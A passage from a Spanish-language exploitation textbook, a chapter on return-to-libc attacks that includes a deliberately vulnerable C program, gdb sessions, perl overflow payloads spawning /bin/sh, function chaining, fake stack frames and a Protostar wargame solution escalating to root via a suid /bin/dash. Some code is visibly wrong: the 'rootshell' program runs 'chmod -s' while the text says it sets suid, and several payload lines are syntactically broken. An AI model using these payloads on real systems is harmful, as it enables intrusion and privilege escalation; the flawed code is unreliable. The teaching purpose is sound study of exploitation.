- Frame Pointer Overwrite Demonstration en <http://www.securiteam.com/securityreviews/6M0010UNFQ.html>
- SFP Overwrite en <http://www.theamazingking.com/tut4.php>
- Off-by-one error en http://en.wikipedia.org/wiki/Off-by-one_error

Capítulo IV

Métodos Return to Libc

¿Cuándo *ret2libc* puede ser útil?

Cuando las páginas de memoria del sistema a explotar están marcadas como no ejecutables (la protección NX o *non-execute* se encuentra habilitada). En estos casos lograr introducir un shellcode en el stack, inclusive en los argumentos del programa o el entorno, no servirá de mucho.

Aunque el bit NX es completamente dependiente del hardware subyacente, en este caso el procesador, la implementación de PaX para Linux es capaz de emular dicho bit en las arquitecturas IA32 de Intel, cuyo hardware no soporta esta característica de forma intrínseca.

¿Por qué *ret2libc* es efectivo?

El objetivo de esta técnica radica en conseguir modificar el valor de retorno EIP con la dirección de una llamada de librería del sistema, normalmente `system()`, `execve()`, `mprotect()` u otras que nos permitan ejecutar comandos arbitrarios para posteriormente elevar privilegios.

Estas funciones se encuentran en una librería cargada en tiempo de ejecución con su programa y, efectivamente, su espacio de memoria sí es ejecutable. Cuando el método vulnerable a stack overflow retorne, la función de librería será ejecutada y con ella el/los parámetro/s que se le haya/n proporcionado, que para los intereses de un atacante será normalmente `/bin/sh` o algo similar.

¿Existe alguna limitación?

Los sistemas o distribuciones más modernas implementan una técnica de aleatorización de direcciones de memoria conocida como ASLR. Si es el caso, *ret2libc* no siempre será aplicable ya que la dirección de las funciones de librería estarán saltando de un lado a otro en cada ejecución. En situaciones de elevación de privilegios locales el *brute forcing* siempre puede ser aplicable como será visto más adelante en este libro. La sección 7.1 contiene información más detallada sobre la implementación actual de ASLR en sistemas Linux. En el apartado 7.10 demostraremos también que ASLR no resulta efectivo contra un ataque *ret2libc* diseñado para atacar un servidor remoto vulnerable.

4.1. Prueba de concepto (PoC)

Sin más preámbulos, veamos el clásico programa vulnerable:

```
#include <stdio.h>
#include <string.h>
fvuln(char *temp1, char *temp2)
{
    char buffer[512];
```



```

strcpy(buffer, temp2);
printf("Hola %s %s\n", temp1, buffer);
}
int main(int argc, char *argv[])
{
    if ( argc < 3 )
        exit(0);
    fvuln(argv[1], argv[2]);
    printf("Hasta luego %s %s\n", argv[1], argv[2]);
    return 0;
}

```

La aplicación es francamente inútil, somos conscientes de ello, pero el concepto que deseamos mostrar se torna sencillo, tenemos un buffer de 512 bytes desbordable a partir del segundo argumento proporcionado a través de la línea de comandos. Nuestra intención es alterar el registro EIP con la dirección de la función `system()`, a la que nos gustaría proporcionar el argumento `"/bin/sh"`. La pregunta es: ¿cómo una función de librería recibe sus parámetros? Para resolver este problema debemos estudiar las diferentes convenciones de llamada utilizadas por los procesadores x86. Los compiladores tienen la obligación de definir y resolver algunas de las siguientes incógnitas: ¿los argumentos de función deben pasarse a través de registros o utilizando el stack?, ¿quién se encarga de limpiar la pila, la función llamadora (*caller*) o la función llamada (*callee*)?

La convención de llamada *cdecl* (*C declaration*) introduce los argumentos en la pila en orden inverso, es decir, de derecha a izquierda, y la función llamadora se encarga de limpiar el espacio consumido por las instrucciones `push`. El siguiente código C...

```
callee(1, 2, 3);
```

...se traduce al siguiente listado ensamblado:

```

caller:
    pushl    $3
    pushl    $2
    pushl    $1
    call     callee
    addl     $12,%esp

```

El formato de código generado por *cdecl* permite la utilización de funciones que posean un número de argumentos variables. En Linux, el compilador GCC utiliza por defecto esta sintaxis.

La convención *stdcall* (*standard call*) es muy similar a *cdecl*, solo que en este caso la función invocada tiene la carga adicional de limpiar la pila. He aquí un ejemplo:

```

callee:
    push ebp
    mov ebp, esp
    ...
    pop ebp
    ret 12

```

La instrucción `ret` agrega un valor adicional que desplazará la pila el número de elementos necesarios para deshacerse de los parámetros introducidos. Es común encontrar este tipo de convención en la interfaz de programación o API, Win32.

Por su parte, *fastcall* (convención que puede encontrarse en alguna porción de código del kernel de NT) utiliza los registros para pasar los argumentos a la función llamada. Siendo más técnicos, los dos primeros parámetros son pasados mediante registros; aquellas funciones que requieran la disposición de un número superior, utilizarán el stack como complemento. En procesadores como Xenon PowerPC la implementación de esta metodología puede constituir una gran mejora en el rendimiento global de la aplicación, pero esta diferencia en el consumo de ciclos no es tan evidente en los microprocesadores Intel o AMD.

Una vez asimilado este nuevo conocimiento, descubrimos que una sentencia como `system("/bin/sh")` se traduce a ensamblador en algo como esto:

```
push &"/bin/sh"
call system
```

El procedimiento es tan simple como breve: antes de que una función sea llamada (instrucción `call`), los parámetros son situados en la pila en orden inverso, luego se apilará automáticamente la dirección de retorno a donde el proceso debe devolver el control una vez completado su objetivo. Imitando esta estructura podemos obtener lo siguiente:




Imagen 04.01: Llamada a una función de librería.

Cuando `system()` se ejecute, la dirección de la cadena `/bin/sh` se encontrará en el lugar adecuado para ser interpretada como un argumento. Para una explotación exitosa necesitamos obtener los siguientes elementos:

1. La dirección de `system()`
2. La dirección de la cadena `/bin/sh`.

Hay algo importante a destacar, el valor de `ret` no es importante en principio, ya que éste no será tomado hasta que la ejecución de la función `system("/bin/sh")` finalice. Pero una explotación controlada debería encadenar otra función que, o bien establezca el curso del proceso, o bien salga limpiamente sin volcar *logs* sospechosos de fallos de segmentación en `/var/log/messages` o *core dumps* que se puedan examinar a *posteriori*. Ocurre que si dejamos este valor al azar, el programa romperá tras regresar del *payload* principal (en este caso una función `system()`). Imagine que ha descubierto una aplicación remota que es vulnerable y actúa como servidor, en esta situación lo adecuado sería explotar el programa de forma que cuando terminemos nuestra sesión en la shell, la aplicación continúe su ejecución de modo tal que nadie advierta que hemos realizado una entrada no autorizada al sistema.

```
blackngel@bbc:~/pruebas/bo$ gcc poc.c -o poc
blackngel@bbc:~/pruebas/bo$ gdb -q ./poc
(gdb) break main
Breakpoint 1 at 0x80483e7
(gdb) run
Starting program: /home/blackngel/pruebas/bo/poc
Breakpoint 1, 0x080483e7 in main ()
```

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ead990 <system>
(gdb) p exit
$3 = {<text variable, no debug info>} 0xb7ea2fb0 <exit>
```

Hemos obtenido las direcciones de `system()` y `exit()` dentro de la librería `libc` que se carga con nuestro programa. Si dichas funciones fuesen utilizadas dentro del propio código del binario, éstas se encontrarían en la sección PTL o Procedure Linkage Table, y podríamos obtener sus direcciones con la suite de ingeniería inversa Radare mediante el siguiente comando:

```
blackngel@bbc:~/pruebas/bo$ rabin2 -i ./poc
```

Imagen 04.02: Página oficial de la suite de ingeniería inversa Radare.

Correcto, ahora tenemos que poner una cadena `/bin/sh` en algún lugar de la memoria y obtener su dirección. La idea más comúnmente aceptada en una explotación de ámbito local, es utilizar una variable de entorno para exportar la cadena deseada. Por supuesto, si la aplicación vulnerable se encontrase en un servidor remoto, la cadena deberá ser introducida en la pila formando parte del payload de ataque. Para lograr nuestro objetivo podemos hacer uso de una pequeña utilidad cuya misión es proporcionar la dirección en el entorno de una variable que le indiquemos como argumento en base al nombre del programa que ejecutamos. Mostramos a continuación el código fuente.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```



```
int main(int argc, char **argv)
{
    char *ptr;
    if ( argc < 3 )
        exit(0);
    ptr = getenv(argv[1]);
    ptr += (strlen(argv[0]) - strlen(argv[2])) * 2;
    printf("%s esta en %p\n", argv[1], ptr);
}
```

Ahora podemos compilar esta simple utilidad, exportar nuestra variable personalizada y obtener su dirección.

```
blackngel@bbc:~$ gcc getenv.c -o getenv
blackngel@bbc:~$ export SHELL2=/bin/sh
blackngel@bbc:~$ ./getenv SHELL2 ./poc
SHELL2 esta en 0xbffff70c
blackngel@bbc:~$
```

Ya tenemos todos los ingredientes necesarios:

```
system() -> 0xb7ead990
ret      -> exit() -> 0xb7ea2fb0
/bin/sh  -> 0xbffff70c
```

Y a continuación procedemos a realizar la explotación con todos los componentes previamente explicados:

```
(gdb) run A `perl -e 'print "A"x520 . "\x08\xf5\xff\xbf" . "\x90\xd9\xea\xb7" .
"\xb0\x2f\xea\xb7" . "\x0c\xf7\xff\xbf";'`
Start program: /home/blackngel/pruebas/bo/poc A `perl -e 'print "A"x520 . "\x08
\xf5\xff\xbf" . "\x90\xd9\xea\xb7" . "\xb0\x2f\xea\xb7" . "\x0c\xf7\xff\xbf";'`
Hello, U WVS ? 9 #
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ?/
sh-3.2$ exit
exit
Program exited normally.
(gdb)
```

Hemos utilizado un valor adicional `0xbffff508` para sobrescribir también el registro base guardado, evitando así un fallo de segmentación no intencionado.

Finalmente, aunque con menor granularidad, habremos conseguido el control del sistema, sorteando la protección contra ejecución de código en el stack y sin la necesidad de utilizar un shellcode.

4.1.1. Evasión de bytes *null*

Una pregunta lógica que se le puede venir a la cabeza tanto al lector como a un atacante es la siguiente: ¿qué ocurre si la dirección de la función de librería a utilizar contiene un byte *null*? Observe la ilustración y compruebe que lo que le decimos es cierto.

```

blackngel@bbc: ~
(gdb) p mprotect
$13 = {<text variable, no debug info> 0xb7f08220 <mprotect>}
(gdb) p strcpy
$14 = {
  <text-gnu-indirect-function variable, no debug info> 0xb7e9a820 <strcpy>}
(gdb) p strcpy
$15 = {
  <text-gnu-indirect-function variable, no debug info> 0xb7e9b100 <strcpy>}
(gdb) █

```

Imagen 04.03: Bytes null en funciones de librería.

El byte menos significativo de las tres funciones contiene un valor que podría dar por finalizada una cadena de ataque. El valor `0x20`, tal y como se puede comprobar en cualquier tabla ASCII, representa un espacio que en ciertas ocasiones resultará extremadamente molesto.

La solución a este dilema es simple, si pudiésemos encontrar instrucciones inocuas inmediatamente antes de la dirección de una función deseada, podríamos utilizar otra dirección anterior sin miedo a que el payload dejase de funcionar. Vea en la siguiente imagen el listado de código que hemos desensamblado cuatro instrucciones antes de la dirección real de `strcpy()`.

```

blackngel@bbc: ~
(gdb) x/8i strcpy-4
0xb7e9b0fc: nop
0xb7e9b0fd: nop
0xb7e9b0fe: nop
0xb7e9b0ff: nop
0xb7e9b100 <strcpy>:      push    %ebx
0xb7e9b101 <strcpy+1>:    call   0xb7f47fb3
0xb7e9b103 <strcpy+6>:    add     $0x126eee,%ebx
0xb7e9b10c <strcpy+12>:   cmpl    $0x0,0xb7e9b10c(%ebx)
(gdb) █

```

Imagen 04.04: Instrucciones NOP adyacentes.

Exacto, durante un ataque `ret2libc`, podríamos sustituir la dirección original `0xb7e9b100` por cualquiera de las adyacentes que contenga una instrucción NOP. `0xb7e9b0fc`, `0xb7e9b0fd`, `0xb7e9b0fe` y `0xb7e9b0ff`, son todas ellas direcciones válidas y que podemos denominar gemelas o análogas de aquella que apunta directamente a `strcpy()`. Se trata de un pequeño truco lógico y práctico que tal vez le resulte útil cuando menos se lo espere.

4.1.2. Métodos interesantes

A continuación sugerimos algunas variantes de la técnica `ret2libc` que consideramos pueden ayudar a sortear ciertas dificultades en entornos de explotación hostiles.

Por ejemplo, en la sección anterior mencionamos que `strcpy()` podría ser una función de retorno interesante para un atacante. En los sistemas operativos Mac OS X, ésta ha sido una de las técnicas más habituales, donde el objetivo es copiar un payload desde el stack hacia el heap, y luego redirigir el flujo a esta segunda zona con permisos de ejecución.

Si el atacante tiene algún control sobre la entrada que recibe el programa, `ret2gets` es una posibilidad francamente útil. La ventaja es que `gets()` no requiere más argumentos que una dirección de memoria con permisos de escritura y ejecución. El método `ret2syscall` también es una opción si podemos

redirigir el flujo hacia una serie de instrucciones `pop reg`, que establezcan valores concretos en los registros adecuados. Cuando hablemos sobre ROP, mostraremos un ejemplo de esta técnica en sistemas de 64 bits. Si las funciones de librería están protegidas con ASCII Armored Address Space (AAAS), es decir, que sus direcciones de memoria tienen un valor *null* como byte más significativo, *ret2plt* puede acceder de forma indirecta a estas funciones a través de una tabla de enlace dinámico. Veremos una demostración en la sección 7.7, cuando estudiemos este mecanismo de protección. Por último, si nuestro objetivo es acceder a funciones que no son utilizadas por el proceso vulnerable, es posible utilizar *ret2dl-resolve* para descubrir la dirección de las mismas durante la ejecución del ataque. Como puede ver, las opciones son infinitas y el único límite suele ser la imaginación.

4.2 Exploits avanzados

Nuestra misión durante las siguientes secciones será estudiar algunos de los métodos que le servirán al lector para familiarizarse y tomar contacto con lo que en tiempos modernos ha venido a conocerse como técnicas ROP o Return Oriented Programming. Aunque esta última será detallada en su correspondiente capítulo (sección 5.4), lo que aquí mostraremos constituye la base necesaria para su comprensión.

4.2.1. Encadenamiento de funciones

Existe una técnica conocida como *esp lifting* la cual radica en jugar con el desplazamiento del registro ESP para conseguir un control completo de la pila. Nergal, en su artículo “The advanced return-into-lib(c) exploits”, apuntó una primera opción que se basaba en establecer el valor de la dirección de retorno guardada a un lugar de la memoria donde pudiésemos encontrar un código como el siguiente:

```
addl $LOCAL_VARS_SIZE,%esp
```

```
ret
```

Esto es habitual en programas compilados con la opción `-fomit-frame-pointer`, y aunque la técnica todavía se utiliza hoy en día para acceder a *payloads* que se esparcen a lo largo de un gran espacio en el entorno del proceso, nosotros nos centraremos en una segunda opción que utiliza otra porción de código. En particular:

```
popl registro
```

```
ret
```

Sabemos que las funciones `pop` y `push`, incrementan o decrementan respectivamente en 4 bytes el valor de `%esp`. Entonces podemos crear un buffer como el siguiente:




Imagen 04.05: Encadenamiento de funciones.

Por pasos, lo que ocurre es lo siguiente:

- Se ejecuta `system("/bin/sh")`. En este momento ESP apunta a `&(pop!ret;)`

- Cuando `system()` termina, se ejecuta `popl;ret;`. La primera instrucción provocará que ESP se incremente en 4 bytes y pase a apuntar directamente a `&func2()`.
- Se ejecuta `func2()`;

Piense que puede seguir encadenando más instrucciones (`popl;ret;`) y ejecutar tantas funciones como desee:




Imagen 04.06: Ejecución de funciones múltiples.

Como se puede observar, la limitación es que solo se pueden utilizar funciones que requieran un argumento. Para conseguir más argumentos en cada función podemos utilizar otras secuencias más largas:

```
popl reg
popl reg
ret
```

Según lo indicado, veamos cómo podemos encadenar dos llamadas a `system("/bin/sh")`. Hacemos uso de `objdump` para obtener nuestras instrucciones `pop; ret`:

```
blackngel@bbc:~/pruebas/bo$ objdump -d ./vuln
./vuln: file format elf32-i386
Disassembly of section .init:
.....
00048370 <frame_dummy>:
.....
80483a2: 5d pop %ebp
80483a3: c3 ret
```

Nuestro buffer de ataque debería ser algo como esto:




Imagen 04.07: Ejemplo de explotación ret2libc con encadenamiento.

```
(gdb) run A `perl -e 'print "Ax524 . "\x90\xd9\xea\xbf" . "\xa2\x83\x04\x08" .
"\x0c\xf7\xff\xbf" . "\x90\xd9\xea\xbf" . "\xb0\x2f\xea\xbf" . "\x0c\xf7\xff\xbf";`
[AAAAAA.....AAAAAA]
[AAAAAA.....AAAAAA]
sh-3.2$ exit
exit
sh-3.2$ exit
exit
Program exited normally.
(gdb)
```

Si más argumentos fuesen necesarios, la salida de `objdump` le ofrece tantos como precise:

```
08048450 <_libc_csu_init>:
80484a5: 5b pop %ebx
80484a6: 5e pop %esi
```

```

80484a7: 5f pop %edi
80484a8: 5d pop %ebp
80484a9: c3 ret
080484aa < i686.get_pc_thunk.bx>:

```

Mediante una dirección como 0x080484a5, puede permitirse el lujo de utilizar una función con 4 argumentos. Usted tiene la capacidad de aplicar en su cadena de ataque distintas combinaciones de `pop` y `ret` para ajustar el número de argumentos de la función de librería en cuestión. Créanos, es más fácil de hacer que de explicar.

4.2.2. Falseo de frames

La técnica de falseo de frames es uno de los trucos de exploiting más inteligentes jamás diseñados. Durante esta sección tenemos por objetivo describir el método paso a paso, aún a riesgo de caer en una densa teoría. Mostraremos también una prueba de concepto que demuestre la fiabilidad de la técnica. Si al finalizar todavía no le han quedado claros todos los conceptos, es posible que precise dar un detenido repaso al capítulo 3 y luego regresar de nuevo a este punto.

La finalidad de la técnica es conseguir un control total de ESP, y esto puede lograrse mediante la manipulación del registro EBP. En un primer paso, el buffer debería tener esta estructura:




Imagen 04.08: Establecimiento de un marco de pila falso.

Tomaremos la dirección 0xbffff710 como ejemplo. Ahora observe las últimas instrucciones de la función `fvuln()`:

```

0x080483da <fvuln+54>: call 0x80482ec <printf@plt>
0x080483df <fvuln+59>: leave
0x080483e0 <fvuln+60>: ret

```

La instrucción `leave` equivale a: `movl %ebp, %esp; popl %ebp`. Por lo tanto, cuando `fvuln()` termina, la instrucción `popl` colocará nuestro falso EBP en el registro `%ebp`. Seguidamente, como ocurre en un buffer overflow clásico, se ejecutará el código apuntado por EIP, que en este caso son otras dos instrucciones `leave; ret`. Pero en esta situación las condiciones varían, porque la instrucción `movl %ebp, %esp` nos brindará el control de ESP, que recibirá nuestro falso EBP.

Por último, debemos tener algo en cuenta, y es que la última instrucción `pop` de ese `leave`, incrementará ESP en 4 bytes. Con todo esto, piense qué ocurre si hacemos que nuestro falso EBP sea, por poner un ejemplo, 0xbffff710. Cuando `fvuln()` termine, será puesto en `%ebp`, y cuando nuestro segundo `&leave; ret`; sea ejecutado, será volcado directamente a `%esp` y éste incrementado en 4 bytes, resultando en 0xbffff714. Luego se tomará la dirección que allí se encuentre y se ejecutará.

Antes de continuar con el encadenamiento de falsos frames, para no perder el hilo, vamos a comprobar si lo anterior es cierto. Compondremos un buffer tal que así:




Imagen 04.09: Inyección y organización de un frame falso.

El único dato que desconocemos es la dirección de inicio de nuestro buffer que obtendremos con la ayuda de GDB. Con respecto al `leave;ret`, utilizaremos el mismo que termina `fvuln()`: `0x080483df`. Para no alargar el tema, hemos colocado un *breakpoint* justo después de la llamada a `strcpy()`, y otro justo antes del `ret` en `fvuln()`.

```
(gdb) x/s 0xbffff70b
0xbffff70b: "/bin/sh" // Obtenemos dirección de la cadena
(gdb) run black perl -e 'print "AAAA"."\\x90\\xd9\\xea\\xb7"."\\xdf\\x83\\x04\\x08", "\\x0b\\xf7\\xff\\xbf" . "A"x504 . "\\xc0\\xf0\\xff\\xbf"."\\xdf\\x83\\x04\\x08"'
Breakpoint 1, 0x080483c2 in greeting ()
(gdb) i r $esp
esp 0xbffff0b0 0xbffff0b0
(gdb) x/8x $esp
0xbffff0b0: 0xbffff0c0 0xbffff4f3 0x00000000
0xc0000000
0xbffff0c0: 0x41414141 0xb7ead990 0x080483df
0xbffff70b
|_principio del buffer
(gdb) run black perl -e 'print "AAAA"."\\x90\\xd9\\xea\\xb7"."\\xdf\\x83\\x04\\x08", "\\x0b\\xf7\\xff\\xbf" . "A"x504 . "\\xc0\\xf0\\xff\\xbf"."\\xdf\\x83\\x04\\x08"'
Breakpoint 1, 0x080483c2 in greeting ()
(gdb) i r $ebp $esp
ebp 0xbffff2c8 0xbffff2c8 // Valor normal
esp 0xbffff0b0 0xbffff0b0 // Valor normal
(gdb) c
Continuing.
Hola [Basura AAAAAAAAAA.....AAAAA]
Breakpoint 2, 0x080483e0 in greeting ()
(gdb) i r $ebp $esp
ebp 0xbffff0c0 0xbffff0c0 // EBP alterado con &buffer
esp 0xbffff2cc 0xbffff2cc
(gdb) c
Continuing.
// Ahora se ejecutará el "leave;ret" que pusimos en EIP, y por lo tanto el breakpoint
volverá a detenerse antes del "ret".
Breakpoint 2, 0x080483e0 in greeting ()
(gdb) i r $ebp $esp
ebp 0x41414141 0x41414141
esp 0xbffff0c4 0xbffff0c4 // ESP = EBP + 4
(gdb) c
Continuing.
sh-3.2$ exit
exit
Program received signal SIGSEGV, Segmentation fault.
0x080483df in greeting ()
(gdb)
```


El método funciona, pero todavía podemos seguir encadenando más frames falsos. El truco está en establecer las primeras 4 Aes de nuestro buffer a un siguiente EBP falso. Al final de nuestra prueba teníamos que ESP era igual a 0xbffff0c4. Cuando `system()` es ejecutada, su prólogo de función hace un `push %ebp`, lo que decrementa ESP en 4 bytes. Por lo tanto volvemos a tener 0xbffff0c0, justo el principio de nuestro buffer.

Cuando `system()` termina, su instrucción `leave` coge el valor que se encuentra en ESP y lo introduce en EBP. En la prueba anterior, el programa terminó con un fallo de segmentación, y se debe al valor que tomó `ebp`:

```
(gdb) i r $ebp
ebp 0x41414141 0x41414141
```

Después entra en acción el `leave;ret;` que colocamos seguido de `system()`. La instrucción `movl %ebp, %esp` volverá a darnos el control de ESP, y por tanto podremos construir otro frame falso.

Esta técnica tiene una ventaja enorme, y es que como podemos colocar cada frame en posiciones arbitrarias de la memoria, las funciones que ejecutemos en cada uno de ellos pueden tener el número de argumentos que nos sea conveniente.

Para demostrar que todo esto es cierto, crearemos 4 frames a lo largo de nuestro buffer, y además, haremos que los frames falsos no sean consecutivos, de modo que usted pueda comprender que incluso puede situarlos en muchos otros lugares de la memoria, como las variables de entorno o los argumentos. Llamaremos siempre a la función `system()` pero primero lo haremos con el comando `/bin/id`, luego con un `/bin/sh`, y para terminar otro `/bin/id`. El último frame desencadenará una llamada a `exit()` y nuestro ataque finalizará.

```
blackngel@bbc:~/pruebas/bo$ export SHELL2="/bin/sh"
blackngel@bbc:~/pruebas/bo$ export ID="/usr/bin/id"
blackngel@bbc:~/pruebas/bo$ gdb -q ./vuln
(gdb) break main
Breakpoint 1 at 0x80483e7
(gdb) run black hack
Breakpoint 1, 0x080483e7 in main ()
(gdb) x/s 0xbffff6eb
0xbffff6eb: "/bin/sh"
(gdb) x/s 0xbffffe3c
0xbffffe3c: "/usr/bin/id"
// YA TENEMOS LAS DIRECCIONES, MONTAMOS EL PAYLOAD
(gdb) run black `perl -e 'print "\xe0\xf0\xff\xbf" . "\x90\xd9\xea\xb7" .
"\xdf\x83\x04\x08" . "\x3c\xfe\xff\xbf" . "A"x64.
"\x04\xf1\xff\xbf" . "\x90\xd9\xea\xb7" .
"\xdf\x83\x04\x08" . "\xeb\xf6\xff\xbf" . "B"x20.
"\x34\xf1\xff\xbf" . "\x90\xd9\xea\xb7" .
"\xdf\x83\x04\x08" . "\x3c\xfe\xff\xbf" . "C"x32.
"ENDF" . "\xb0\x2f\xea\xb7" . "A"x348 .
"\x90\xf0\xff\xbf" . "\xdf\x83\x04\x08" `
// PARAMOS DESPUES DE STRCPY() PARA EXAMINAR LA MEMORIA
Breakpoint 2, 0x080483c2 in fvuln ()
(gdb) x/4x $ebp // EBP0 //&leave;ret;
0xbffff298: 0xbffff090 0x080483df 0xbffff400
0xbffff4d3
(gdb) x/50x $esp
```

```

0xbffff080: 0xbffff090 0xbffff4d3 0x00000000
0x00000000
// 1er FRAME EBP1 &system &leave;ret; &"/usr/bin/id"
0xbffff090: 0xbffff0e0 0xb7ead990 0x080483df
0xbffffe3c
// RELLENO ALEATORIO
0xbffff0a0: 0x41414141 0x41414141 0x41414141
0x41414141
0xbffff0b0: 0x41414141 0x41414141 0x41414141
0x41414141
0xbffff0c0: 0x41414141 0x41414141 0x41414141
0x41414141
0xbffff0d0: 0x41414141 0x41414141 0x41414141
0x41414141
// 2do FRAME EBP2 &system &leave;ret; &"/bin/sh"
0xbffff0e0: 0xbffff104 0xb7ead990 0x080483df
0xbffff6eb
// RELLENO ALEATORIO
0xbffff0f0: 0x42424242 0x42424242 0x42424242
0x42424242
// 3er FRAME EBP3 &system &leave;ret;
0xbffff100: 0x42424242 0xbffff134 0xb7ead990
0x080483df
&"/usr/bin/ld
0xbffff110: 0xbffffe3c 0x43434343 0x43434343
0x43434343
// RELLENO ALEATORIO
0xbffff120: 0x43434343 0x43434343 0x43434343
0x43434343
// 4to FRAME "ENDF" &exit
0xbffff130: 0x43434343 0x46444e45 0xb7ea2fb0
0x41414141
0xbffff140: 0x41414141 0x41414141
(gdb) c
Continuing.
Hola [Basura AAAAAAAAAA.....AAAAA]
uid=1000(blackngel) gid=1000(blackngel) grupos=4(adm)
sh-3.2$
sh-3.2$ exit
exit
uid=1000(blackngel) gid=1000(blackngel) grupos=4(adm)
Program exited with code 0101.
(gdb)

```

Parece bastante complicado, pero si observa la secuencia detenidamente, examinando los valores presentes en la memoria, no tardará en comprender la bella estructura.




Imagen 04.10-1: Estructura colaborativa de marcos de pila falsos.




Imagen 04.10-2: Estructura colaborativa de marcos de pila falsos (Continuación).

A no ser que el programa vulnerable utilice una función como `fread()`, `recv()`, `bcopy()`, `memcpy()` o alguna del estilo, ninguna de las direcciones podrá contener bytes `null`, en cuyo caso el paquete se cortaría en ese punto.

4.3. Solucionario Wargames

STACK 5

Stack5 es un buffer overflow estándar, esta vez introduciendo un shellcode. Pistas: Podría ser más fácil por el momento utilizar algún shellcode ajeno. Puede usar el opcode `\xcc (int3)` dentro del shellcode para detener la ejecución del programa.

Código Fuente

```
01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <string.h>
05
06 int main(int argc, char **argv)
07 {
08     char buffer[64];
09
10     gets(buffer);
11 }
```

Solución

Se nos solicita la ejecución de código arbitrario. Lo primero que necesitamos es la dirección de `system()` con la que sobrescribir el registro EIP guardado en el stack frame:

```
user@protostar:/opt/protostar/bin$ gdb -q ./stack5
(gdb) break *main
...
(gdb) run
```



```
...
(gdb) p system
$1 = 0xb7ecffb0 <_libc_system>
```

Otra opción es hacer `nm` sobre la `libc` en busca de símbolos. Ahora crearemos un binario personal en el directorio `/tmp` que será el que le pasaremos como argumento a la función `system()`:

```
#include <stdlib.h>
int main(int argc, char **argv)
{
    system("chmod -s /bin/dash");
}
```

Lo que hace este ejecutable es activar el bit *suid* en la shell `/bin/dash`. Caso de producirse tendremos acceso directo a `root`. Lo compilamos, le damos el nombre `rootshell` y añadimos su ruta en una variable de entorno.

```
user@protostar:/opt/protostar/bin$ gcc /tmp/rootshell.c -o /tmp/rootshell
user@protostar:/opt/protostar/bin$ export ROOTSHELL=/tmp/rootshell
```

Hacemos uso de una pequeña utilidad para obtener su dirección en el entorno en base al nombre del programa que ejecutamos:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{
    char *ptr;
    if ( argc < 3 )
        exit(0);
    ptr = getenv(argv[1]);
    ptr += (strlen(argv[0]) - strlen(argv[2])) * 2;
    printf("%s esta en %p\n", argv[1], ptr);
}
```

Compilamos y ejecutamos:

```
user@protostar:/opt/protostar/bin$ gcc /tmp/getenv.c /tmp/getenv
user@protostar:/opt/protostar/bin$ /tmp/getenv ROOTSHELL ./stack5
ROOTSHELL esta en 0xbffffbfa
```

Una vez que tenemos todas las variables, procedemos a inyectar el payload y desencadenar `ret2libc`:

```
user@protostar:/opt/protostar/bin$ perl -e 'print "a"x76 "\xb0\xff\xec\xb7"."aaaa"."xba\xff\xff\xbf" | ./stack5'
Segmentation fault
user@protostar:/opt/protostar/bin$ ls -al /bin/dash
-rwsr-sr-x 1 root root 84144 Dec 14 2010 /bin/dash
user@protostar:/opt/protostar/bin$ dash
# id
uid=1001(user) gid=1001(user) euid=0(root) egid=0(root) groups=0(root),1001(user)
# chmod -s /bin/dash
#
```

Volveremos a restablecer los permisos normales de `/bin/dash` para la realización del siguiente reto.

4.4. Dilucidación

